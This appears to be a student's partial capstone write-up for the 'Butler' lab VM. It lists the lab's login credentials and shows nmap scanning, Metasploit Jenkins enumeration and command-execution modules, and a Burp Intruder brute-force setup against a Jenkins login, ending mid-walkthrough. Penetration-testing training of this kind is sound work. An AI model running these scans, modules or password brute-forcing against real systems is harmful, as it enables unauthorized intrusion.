Capstone - Butler

Capstone Links

[VMs]
[Dev.zip]
[Windows Priv Esc for Beginners]
[Linux Priv Esc for Beginners]


```
butler:JeNkIn5@44
administrator:A%rc!BcA!
```


Scanning

```
sudo nmap -sC -sV -T4 -vv --open 192.168.126.137
```

```
PORT     STATE SERVICE       REASON          VERSION
135/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 128
8080/tcp open  http          syn-ack ttl 128 Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
MAC Address: 00:0C:29:88:81:98 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-11-22T18:41:46
|_  start_date: N/A
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:88:81:98 (VMware)
| Names:
|   BUTLER<20>           Flags: <unique><active>
|   BUTLER<00>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   00:0c:29:88:81:98:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40210/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 17846/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 33370/udp): CLEAN (Timeout)
|   Check 4 (port 21177/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 1h59m58s
```

Website:





[Attacking Jenkin on HackTricks]


```
msf6 auxiliary(scanner/http/jenkins_enum) > options

Module options (auxiliary/scanner/http/jenkins_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/jenkins_enum) > set rhosts 192.168.126.137
rhosts => 192.168.126.137
msf6 auxiliary(scanner/http/jenkins_enum) > set rport 8080
rport => 8080
msf6 auxiliary(scanner/http/jenkins_enum) > run

[+] 192.168.126.137:8080  - Jenkins Version 2.289.3
[*] /jenkins/script restricted (403)
[*] /jenkins/view/All/newJob restricted (403)
[*] /jenkins/asynchPeople/ restricted (403)
[*] /jenkins/systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/jenkins_enum) > use auxiliary/scanner/http/jenkins_command
msf6 auxiliary(scanner/http/jenkins_command) > options

Module options (auxiliary/scanner/http/jenkins_command):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COMMAND     whoami           yes       Command to run in application
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /jenkins/        yes       The path to the Jenkins-CI application
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/jenkins_command) > set rhost 192.168.126.137
rhost => 192.168.126.137
msf6 auxiliary(scanner/http/jenkins_command) > set rport 8080
rport => 8080
msf6 auxiliary(scanner/http/jenkins_command) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_command) >
```


Most need authentication to run most RCE. Default creds do not work.

Using Burp

I'm using Burps Browser, then attempting to login with default password. Send the signin attempt to Intruder and Repeater.




Using Intruder, "Add" on the username/password of admin/password.




Using the Clusterbomb attack since we don't know user or password.


Select the users or user list under payload set 1


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
1 ×
2 ×
Positions
Payloads
Resource pool
Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 15
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
administrator
jenkins
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
./\=<>?+&*;:"{}|^`#

Set the passwords under payload set 2



Status codes don't change BUT the length changes just slightly, then is different through out



